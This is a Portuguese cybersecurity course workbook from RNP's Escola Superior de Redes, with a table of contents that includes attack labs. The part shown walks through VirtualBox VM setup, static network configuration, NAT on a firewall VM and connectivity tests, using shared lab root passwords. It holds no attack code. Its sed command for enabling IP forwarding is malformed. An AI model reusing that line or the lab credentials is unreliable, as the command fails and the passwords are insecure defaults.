



FORMAÇÃO EM SEGURANÇA CIBERNÉTICA

CADERNO DE ATIVIDADES

Segunda Semana

Copyright © 2018 - Rede Nacional de Ensino e Pesquisa - RNP

Rua Lauro Müller, 116 sala 1103

22290-906 Rio de Janeiro, RJ

Diretor Geral

Nelson Simões

Diretor de Serviços e Soluções

José Luiz Ribeiro Filho

Escola Superior de Redes

Coordenação

Luiz Coelho

Equipe ESR (em ordem alfabética)

Celia Maciel, Cristiane Oliveira, Derlinéa Miranda, Edson Kowask, Elimária Barbosa, Evellyn Feitosa, Felipe Nascimento, Lourdes Soncin, Luciana Batista, Renato Duarte, Sérgio Souza e Yve Abel Marcial.

Versão 0.1.1

Índice

Sessão 1: Configuração preliminar das máquinas	1
1) Da divisão de grupos	1
2) Topologia geral de rede	2
3) Configuração do Virtualbox	3
4) Detalhamento das configurações de rede	4
5) Configuração da máquinas virtuais	5
6) Configuração de firewall e NAT	12
7) Teste de conectividade das VMs	13
8) Instalação do Virtualbox Guest Additions nas VMs Windows	13
9) Instalação do Virtualbox Guest Additions nas VMs Linux	16
10) Configuração da VM WinServer-G	19
Sessão 2: Conceitos fundamentais em segurança da informação	25
1) Listas e informações complementares de segurança	25
2) Segurança física e lógica	26
3) Exercitando os fundamentos de segurança	27
4) Normas e políticas de segurança	27
Sessão 3: Enumeração básica e busca por vulnerabilidades	29
1) Controles de informática	29
2) Serviços e ameaças	29
Sessão 4: Explorando vulnerabilidades em redes	31
1) Transferindo arquivos da máquina física para as VMs	31
2) Sniffers para captura de dados	32
3) Ataque SYN flood	34
4) Ataque Smurf	37
5) Levantamento de serviços usando o nmap	39
6) Realizando um ataque com o Metasploit	44
7) Realizando um ataque de dicionário com o medusa	51
Sessão 5: Firewall	53
1) Trabalhando com chains no iptables	53
2) Firewall stateful	55
3) Configurando o firewall FWGW1-G : tabela filter	56
4) Configurando o firewall FWGW1-G : tabela nat	63
6) Revisão final da configuração do firewall FWGW1-G	68
Sessão 6: Serviços básicos de segurança	70
1) Configuração do servidor de log remoto	70
2) Configuração do servidor de hora	75
3) Monitoramento de serviços	79
Sessão 7: Sistema de detecção/prevenção de intrusos	94

1) Instalação do Snort	94
2) Configuração inicial do Snort	96
3) Habilitando o Snort no boot	100
4) Configurando atualizações de regras de forma automática	102
Referências	106
Sessão 8: Autenticação, autorização e certificação digital	107
1) Uso de criptografia simétrica em arquivos	107
2) Uso de criptografia assimétrica em arquivos	108
3) Uso de criptografia assimétrica em e-mails	119
4) Criptografia de partições e volumes	121
5) Autenticação usando sistema OTP	124
Sessão 9: Redes privadas virtuais e inspeção de tráfego	128
1) Interceptação ofensiva de tráfego HTTPS com o <i>mitmproxy</i>	128
2) Inspeção corporativa de tráfego HTTPS usando o Squid	134
Sessão 10: Auditoria de segurança da informação	141
1) Auditoria com Nessus	141
2) Auditoria sem filtros de pacotes	141
3) Auditoria do IDS	142
4) Utilizando o Nikto	142
5) Auditoria em Microsoft Windows	143
Sessão 11: Configuração segura de servidores	144
1) Controle de acesso ao sistema operacional	144
2) Configuração segura de servidor Linux	144

Sessão 1: Configuração preliminar das máquinas

1) Da divisão de grupos

Neste curso, os alunos serão divididos em dois grupos: **A** e **B**. Ao longo da semana, iremos realizar algumas atividades que vão envolver a intercomunicação entre máquinas virtuais dos alunos de cada grupo; para que as configurações de rede de dois alunos envolvidos em uma mesma atividade não conflitem, iremos adotar uma nomenclatura de endereços para cada grupo, como se segue:

Tabela 1. Nomenclatura entre grupos

Grupo	Sufixo de endereço
A	1
B	2

O que isso significa, na prática? Em vários momentos, ao ler este material, você irá se deparar com endereços como 172.16.G.20 ou 10.1.G.10 — que evidentemente são inválidos. Nesse momento, substitua o número do seu grupo pela letra **G** no endereço. Se você for membro do grupo **B**, portanto, os endereços acima seriam 172.16.2.20 e 10.1.2.10.

2) Topologia geral de rede

A figura abaixo mostra a topologia de rede que será utilizada durante este curso. Nos tópicos que se seguem, iremos verificar que a importação de máquinas virtuais, configurações de rede e conectividade estão funcionais antes de prosseguir. As configurações específicas de cada máquina/interface serão detalhadas na seção a seguir.




Figura 1: Topologia de rede do curso

3) Configuração do Virtualbox

1. Primeiramente, verifique se todas as máquinas virtuais foram importadas.

Se ainda não foram, importe-as manualmente através do menu *File > Import Appliance*. Navegue até a pasta onde se encontra o arquivo **.ova** com as imagens das máquinas virtuais e clique em *Next*. Na tela subsequente, marque a caixa *Reinitialize the MAC address of all network cards* e só depois clique em *Import*.

Ao final do processo, você deve ter cinco VMs com as configurações que se seguem. Renomeie as máquinas virtuais com os nomes indicados na tabela abaixo, substituindo o **G** pela letra do seu grupo.

Tabela 2. VMs disponíveis no Virtualbox

Nome VM	Memória
FWGW1-G	2048 MB
LinServer-G	2048 MB
WinServer-G	2048 MB
KaliLinux-G	2048 MB
WinClient-G	2048 MB

Se a quantidade de RAM de alguma das máquinas for inferior aos valores estipulados, ajuste-a.

2. Agora, configure as redes do Virtualbox. Acesso o menu *File > Host Network Manager* e crie as seguintes redes:

Tabela 3. Redes host-only no Virtualbox

Rede	Endereço IPv4	Máscara de rede	Servidor DHCP
Virtualbox Host-Only Ethernet Adapter	172.16.G.254	255.255.255.0	Desabilitado
Virtualbox Host-Only Ethernet Adapter #2	10.1.G.254	255.255.255.0	Desabilitado

3. Finalmente, configure as interfaces de rede de cada máquinas virtual. Para cada VM, acesse *Settings > Network* e faça as configurações que se seguem:

Tabela 4. Interfaces de rede das máquinas virtuais

VM Nome	Interface	Conectado a	Nome da rede
FWGW1-G	Adapter 1	Bridged Adapter	Placa de rede física do <i>host</i>
	Adapter 2	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
	Adapter 3	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter #2
LinServer-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
WinServer-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
KaliLinux-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
WinClient-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter #2

4) Detalhamento das configurações de rede

As configurações de rede realizadas internamente em cada máquina virtual foram apresentados de forma sucinta na figura 1. Iremos detalhar as configurações logo abaixo:

Tabela 5. Configurações de rede de cada VM

VM Nome	Interface	Modo	Endereço	Gateway	Servidores DNS
FWGW1-G	eth0	Estático	DHCP	Automático	Automático
	eth1	Estático	172.16.G.1/24	n/a	n/a
	eth2	Estático	10.1.G.1/24	n/a	n/a
LinServer-G	eth0	Estático	172.16.G.10/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
WinServer-G	eth0	Estático	172.16.G.20/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
KaliLinux-G	eth0	Estático	172.16.G.30/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
WinClient-G	eth0	Estático	10.1.G.10/24	10.1.G.1	8.8.8.8 ; 8.8.4.4

5) Configuração da máquinas virtuais

Agora, vamos configurar a rede de cada máquina virtual de acordo com as especificações da topologia de rede apresentada no começo deste capítulo.



Observe que as máquinas virtuais da **DMZ** e **Intranet** ainda não terão acesso à Internet neste passo, pois ainda não configuramos o firewall. A próxima seção irá tratar deste tópico.



Para tangibilizar os exemplos nas configurações-modelo deste gabarito, iremos assumir que o aluno é membro do grupo **A**, ou seja, tem suas máquinas virtuais nas redes 172.16.1.0/24 e 10.1.1.0/24. Se você for membro do grupo **B**, tenha o cuidado de sempre adaptar os endereços IP dos exemplos para as suas faixas de rede.

1. Primeiramente, ligue a máquina *FWGW1-G* e faça login como usuário **root** e senha **rnpesr**. Verifique se o mapa de teclado está correto (teste com os caracteres **/** ou **ç**). Se não estiver, execute o comando:

```
# dpkg-reconfigure keyboard-configuration
```

Nas perguntas que se seguem, responda:

Tabela 6. Configurações de teclado

Pergunta	Parâmetro
Keyboard model	Generic 105-key (Intl) PC
Keyboard layout	Other > Portuguese (Brazil) > Portuguese (Brazil)
Key to function as AltGr	Right Alt (AltGr)
Compose key	Right Logo key

Finalmente, execute o comando que se segue. Volte a testar o teclado e verifique seu funcionamento.

```
# systemctl restart keyboard-setup.service
```


2. Ainda na máquina *FWGW1-G*, edite o arquivo `/etc/network/interfaces` como se segue, reinicie a rede e verifique o funcionamento:

```
# hostname  
FWGW1-A
```

```
# whoami  
root
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces  
source /etc/network/interfaces.d/*  
  
auto lo  
iface lo inet loopback  
  
auto eth0 eth1 eth2  
  
iface eth0 inet dhcp  
  
iface eth1 inet static  
address 172.16.1.1  
netmask 255.255.255.0  
  
iface eth2 inet static  
address 10.1.1.1  
netmask 255.255.255.0
```

```
# systemctl restart networking
```

```
# ip a s | grep '^ *inet '  
    inet 127.0.0.1/8 scope host lo  
    inet 192.168.1.203/24 brd 192.168.1.255 scope global eth0  
    inet 172.16.1.1/24 brd 172.16.1.255 scope global eth1  
    inet 10.1.1.1/24 brd 10.1.1.255 scope global eth2
```

3. Ligue a máquina *LinServer-G* e faça login como usuário **root** e senha **rnpesr**. Se encontrar problemas com o teclado, aplique a mesma solução utilizada na etapa (1) desta atividade. A seguir, edite as configurações de rede no arquivo **/etc/network/interfaces**, de DNS no arquivo **/etc/resolv.conf**, reinicie a rede e verifique se tudo está funcionando:

```
# hostname  
LinServer-A
```

```
# whoami  
root
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces  
source /etc/network/interfaces.d/*  
  
auto lo  
iface lo inet loopback  
  
auto eth0  
  
iface eth0 inet static  
address 172.16.1.10  
netmask 255.255.255.0  
gateway 172.16.1.1
```

```
# nano /etc/resolv.conf  
(...)
```

```
# cat /etc/resolv.conf  
nameserver 8.8.8.8  
nameserver 8.8.4.4
```

```
# systemctl restart networking
```

```
# ip a s | grep '^ *inet '  
    inet 127.0.0.1/8 scope host lo  
    inet 172.16.1.10/24 brd 172.16.1.255 scope global eth0
```

4. Vamos para a máquina *WinServer-G*. Assim que a máquina terminar de ligar, clique em **OK** para entrar com uma nova senha, e informe a senha **rnpesr**. Na próxima tela, escolha "Activate Later".

Pelo *Control Panel* ou usando o comando **ncpa.cpl**, configure o endereço IP e servidores DNS de forma estática, como na foto abaixo, e verifique que suas configurações estão funcionais. Quando perguntado sobre o perfil da rede, escolha *Work*.




Figura 2: Configuração de rede da máquina *WinServer-G*

5. Prossiga para a máquina *KaliLinux-G*, e faça login como usuário **root** e senha **rnpesr**. Se tiver problemas com o mapa de teclado, abra um terminal e digite:

```
# gnome-control-center region
```

Em *Input Sources*, clique no botão **+** para adicionar um novo mapa de teclado. Clique no símbolo **...** na parte de baixo da nova janela e procure o teclado *Portuguese (Brazil)*. Em seguida, clique em *Add*. Finalmente, apague o teclado original selecionando *English (US)* e clicando no botão **-**.

6. Ainda na máquina *KaliLinux-G*, edite as configurações de rede no arquivo **/etc/network/interfaces** e de DNS no arquivo **/etc/resolv.conf**. Reinicie a rede e verifique se tudo está funcionando:

```
# hostname  
kali
```

```
# whoami  
root
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces  
source /etc/network/interfaces.d/*  
  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 172.16.1.30  
netmask 255.255.255.0  
gateway 172.16.1.1
```

```
# nano /etc/resolv.conf  
(...)
```

```
# cat /etc/resolv.conf  
nameserver 8.8.8.8  
nameserver 8.8.4.4
```

```
# systemctl restart networking
```

```
# ip a s | grep '^ *inet '  
    inet 127.0.0.1/8 scope host lo  
    inet 172.16.1.30/24 brd 172.16.1.255 scope global eth0
```

7. Finalmente, vamos configurar a máquina *WinClient-G*: faça login como usuário **aluno** e senha **rnpesr**. Acesse o *Control Panel* ou use o comando **ncpa.cpl**, configure o endereço IP e servidores DNS de forma estática, como na foto abaixo, e verifique que suas configurações estão funcionais.




Figura 3: Configuração de rede da máquina *WinClient-G*

6) Configuração de firewall e NAT

O próximo passo é garantir que as VMs consigam acessar a internet através da máquina *FWGW1-G*, que é o firewall/roteador na topologia de rede do curso.

1. Antes de mais nada, observe que na máquina *FWGW1-G* já existe uma configuração de *masquerading* (um tipo de SNAT que veremos em maior detalhe na sessão 5) no arquivo */etc/rc.local*:

```
# hostname
FWGW1-A

# cat /etc/rc.local | grep -v '^#'
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
exit 0
```

2. Isto significa dizer que a tradução de endereços das redes privadas já está configurado. Basta, então, habilitar o repasse de pacotes entre interfaces—descomente a linha *net.ipv4.ip_forward=1* no arquivo */etc/sysctl.conf* e, posteriormente, execute *# sysctl -p*:

```
# sed -i 's/^#\(\net.ipv4.ip_forward\)\1/' /etc/sysctl.conf

# grep 'net.ipv4.ip_forward' /etc/sysctl.conf
net.ipv4.ip_forward=1

# sysctl -p
net.ipv4.ip_forward = 1
```

3. Verifique que o *masquerading* está de fato habilitado no firewall:

```
# iptables -L POSTROUTING -vn -t nat
Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source        destination
 0      0 MASQUERADE  all  --  *       eth0     0.0.0.0/0     0.0.0.0/0
```

7) Teste de conectividade das VMs

1. Vamos agora testar a conectividade de cada uma das VMs. Primeiro, acesse a máquina *FWGW1-G* e verifique o acesso à internet e resolução de nomes:

```
aluno@FWGW1-A:~$ hostname  
FWGW1-A
```

```
aluno@FWGW1-A:~$ ping -c3 8.8.8.8  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=121 time=28.7 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=121 time=16.9 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=121 time=16.7 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2005ms  
rtt min/avg/max/mdev = 16.776/20.832/28.757/5.606 ms
```

```
aluno@FWGW1-A:~$ ping -c3 esr.rnp.br  
PING esr.rnp.br (200.130.99.56) 56(84) bytes of data.  
64 bytes from 200.130.99.56: icmp_seq=1 ttl=54 time=37.9 ms  
64 bytes from 200.130.99.56: icmp_seq=2 ttl=54 time=36.4 ms  
64 bytes from 200.130.99.56: icmp_seq=3 ttl=54 time=37.1 ms  
  
--- esr.rnp.br ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2004ms  
rtt min/avg/max/mdev = 36.474/37.168/37.931/0.636 ms
```

2. Em seguida, acesse cada uma das demais VMs, em ordem (*LinServer-G*, *WinServer-G*, *KaliLinux-G* e *WinClient-G*) e teste se é possível:
 - Alcançar o roteador da rede: **ping 172.16.1.1** (para máquinas da DMZ) ou **ping 10.1.1.1** (para máquinas da Intranet)
 - Alcançar um servidor na Internet: **ping 8.8.8.8**
 - Resolver nomes: comandos **nslookup**, **host** ou **ping** para o nome de domínio **esr.rnp.br**

8) Instalação do *Virtualbox Guest Additions* nas VMs Windows

Vamos agora instalar os adicionais de convidado para máquinas virtuais do Virtualbox, conhecido como *Virtualbox Guest Additions*. Esse adicionais consistem em *drivers* de dispositivo e aplicações de sistema que otimizam o sistema para rodar no ambiente virtual, proporcionando maior performance e estabilidade. Nesta atividade, iremos instalar os adicionais apenas nas máquinas *WinServer-G* e *WinClient-G*.

1. Na console da máquina *WinServer-G*, acesse o menu *Devices > Insert Guest Additions CD image*. Após algum tempo, a janela de *autorun* irá aparecer, como mostrado abaixo. Clique duas vezes na opção *Run VBoxWindowsAdditions.exe*.

